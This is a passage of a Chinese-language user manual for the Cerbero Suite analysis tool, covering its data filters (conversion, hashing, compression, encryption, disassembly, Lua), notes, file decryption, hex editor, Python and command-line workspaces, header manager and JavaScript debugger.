# 使用 zlib 压缩数据
fstr = "<flts><f name='pack/zlib' level='9' raw='true'/></flts>"
# 将最后一个参数设置为 False 以隐藏等待框
c = applyFilters(c, fstr, True)
# 输出压缩数据
print(c.read(0, c.size()))
```


在接下来的小节中，我们将概述可用的不同类别过滤器。

4.23.1 杂项过滤器

杂项类别包含了一些最常用和最基本的过滤器。




我们在前面的 XOR 示例中已经简要介绍了”misc/basic” 过滤器。该过滤器能够执行多种算术和逻辑操作，并支持多种参数，如位大小、字节序和比较值。



”misc/replace” 过滤器用于替换字符串和十六进制序列。”misc/endianness” 过滤器用于快速翻转字、双字和四字节中的字节顺序。”misc/insert” 过滤器可以在输入的每 N 个字节插入一个指定模式。”misc/reverse” 过滤器反转输入字节的顺序。


4.23.2 转换过滤器

与杂项类别类似，转换类别也包括一些最常用的过滤器。




用于从/到 base64 和从/到十六进制的转换过滤器相对简单，不需要进一步解释。然而，”convert/from_array” 和”convert/to_array” 过滤器更复杂，但在特定的数据处理任务中极为实用。

”convert/to_array” 过滤器允许将输入数据转换为任意类型的文本数组。它支持多种参数配置，包括进制、位大小、字节序、每行元素数量、分隔符、对齐方式等，从而在数据格式和表示上提供了极大的灵活性。




如图所示，”convert/to_array” 过滤器的输出显示在文本视图中，这是一个方便的功能，适用于生成文本输出的过滤器。然而，如果您更希望以十六进制格式查看输出，可以通过侧边标签栏轻松切换到十六进制视图。

”convert/from_array” 过滤器的参数较少，但更为实用，因为它可以智能地从任意文本数组中提取数值。它有效地忽略分隔符和空格，同时准确地解释数值的进制，使其在解析和转换文本数组回到二进制数据方面非常高效。




4.23.3 哈希过滤器

哈希过滤器将输入数据转换为其 hash 值。




4.23.4 压缩和解压缩过滤器

压缩和解压缩过滤器分别对输入数据进行压缩和解压缩操作。




4.23.5 加密和解密过滤器

加密和解密过滤器分别对输入数据进行加密和解密。




加密过滤器通常允许指定密钥、IV（初始化向量）、块大小和操作模式。




4.23.6 反汇编过滤器

反汇编过滤器将输入数据转换为反汇编后的文本指令。




提供多种架构的反汇编过滤器，包括 x86、x64、ARM32、ARM64、Java 字节码、MSIL (.NET) 字节码和 Dalvik (Android) 字节码。




4.23.7 开发过滤器

开发过滤器旨在为开发人员提供帮助。例如，'dev/array' 过滤器将输入数据转换为您选择的编程语言的数组。




4.23.8 LUA 过滤器

Lua 过滤器是可使用 Lua 编程语言自定义的可编程过滤器。



'lua/loop' Lua 过滤器提供了基本的循环自定义功能，而'lua/custom' 过滤器允许您编写


自己的自定义过滤器。



Lua 过滤器还可以用于 添加子对象，并嵌入到项目中。Lua 在沙盒环境中运行，以确保安全性。然而，您可以在 设置中 禁用这些类型的过滤器。

4.23.9 专用过滤器


还存在一些为特定目的设计的专用过滤器。




例如，'android/from_axml' 过滤器将 Android 二进制 XML 转换为文本。

4.24 备注

与书签类似，备注可以分为全局备注或特定于当前根对象的备注。




备注的目的是在分析过程中添加观察注释，确保这些注释被保存在项目中。




4.25 文件解密


当遇到加密文件时，Cerbero Suite 使用可用的密钥提供器扩展尝试解密。如果解密失败并且文件是单独扫描的，您将被提示输入密码以解密文件。



如果解密成功，您可以通过选择'File' → 'Decryption Keys' 菜单操作来验证所使用的密码。



此操作将打开一个对话框，显示扫描过程中使用的密钥。



当前匹配项显示了用于解密当前对象的密钥，而缓存匹配项显示了密钥提供器所提供的解密所有对象的密钥。

5

内置工作区


除了分析工作区外，Cerbero Suite 还提供了其它内置工作区，旨在补充和增强您的网络安全任务。这些工作区结构清晰，如果您熟悉分析工作区，则会发现这些其他工作区也非常易于使用。

本章将简要介绍这些额外的内置工作区。对于每个工作区，我们提供简洁的描述以及任何值得注意的功能和功能细节。目的是让您熟悉可以使用的各种内置工具，并帮助您无缝地将它们集成到您的工作流程中。

本章进行简要概述，因为大多数额外的工作区都可以通过 Cerbero Store 上的可选包获得。


5.1 十六进制编辑器工作区

十六进制编辑器工作区提供了高级十六进制辑器所需的所有功能和特性。



十六进制编辑器的界面与十六进制视图相同，主要区别在于您可以直接保存更改。


只要系统权限允许，十六进制编辑器可以打开文件、磁盘、驱动器和进程。



自从 macOS 引入了系统完整性保护 (SIP) 后，实施了许多系统级别的限制，包括禁止访问其他进程的内存。然而，此功能在不带 SIP 的旧版 macOS 系统上仍然可用，或在禁用了 SIP 并以 sudo 权限运行 Cerbero Suite 的新系统上可用。


5.2 文件信息工作区

文件信息工作区允许您快速检查磁盘上文件的详细信息，并提供快速启动功能，以便轻松在 Cerbero Suite 中打开其他工具。




5.3 PYTHON 编辑器工作区

Python 编辑器工作区提供了一个全面的环境来编辑和运行 Python 脚本，而无需打开专为其他用途的工作区。



5.4 命令行工作区

命令行工作区是所有工作区中最简单的，只包含一个命令行解释器和一个输出窗口。此工作区用于评估简单的 Python 表达式，或用于使用 操作将文本转换为数据。




6

内置工具

与上一章类似，本章也简洁，因为大多数工具可以通过 Cerbero Store 上的可选包获得。


6.1 头文件管理器

头文件管理器是一款用于创建和编辑 Cerbero Suite 头文件的工具。



头文件管理器具有全面的 C++ 11 解析器，可将结构从 C/C++ 代码转换为 XML 结构。

它允许您指定各种解析器设置，以准确解析输入代码。




可以直接将结构导入头文件，或通过选择”Test mode” 复选框并选择”Schemas” 作为输出模式，以 XML 格式输出结构。


有关头文件和结构的更多信息，请参阅 专用 SDK 页面。

6.2 JAVASCRIPT 调试器

JavaScript 调试器设计用于有效地调试简单的 JavaScript 脚本。




JavaScript 调试器特别适用于去混淆使用”eval” 函数执行隐藏代码的脚本。调试器允许您控制”eval” 调用的处理方式：如果组合框设置为”Ask”，调试器会弹出一个对话框，显示要评估的表达式，供您选择是否继续。



7

命令行

要查看可用的命令行参数，可以通过指定 -h 或 -help 参数启动”cerpro” 可执行文件。



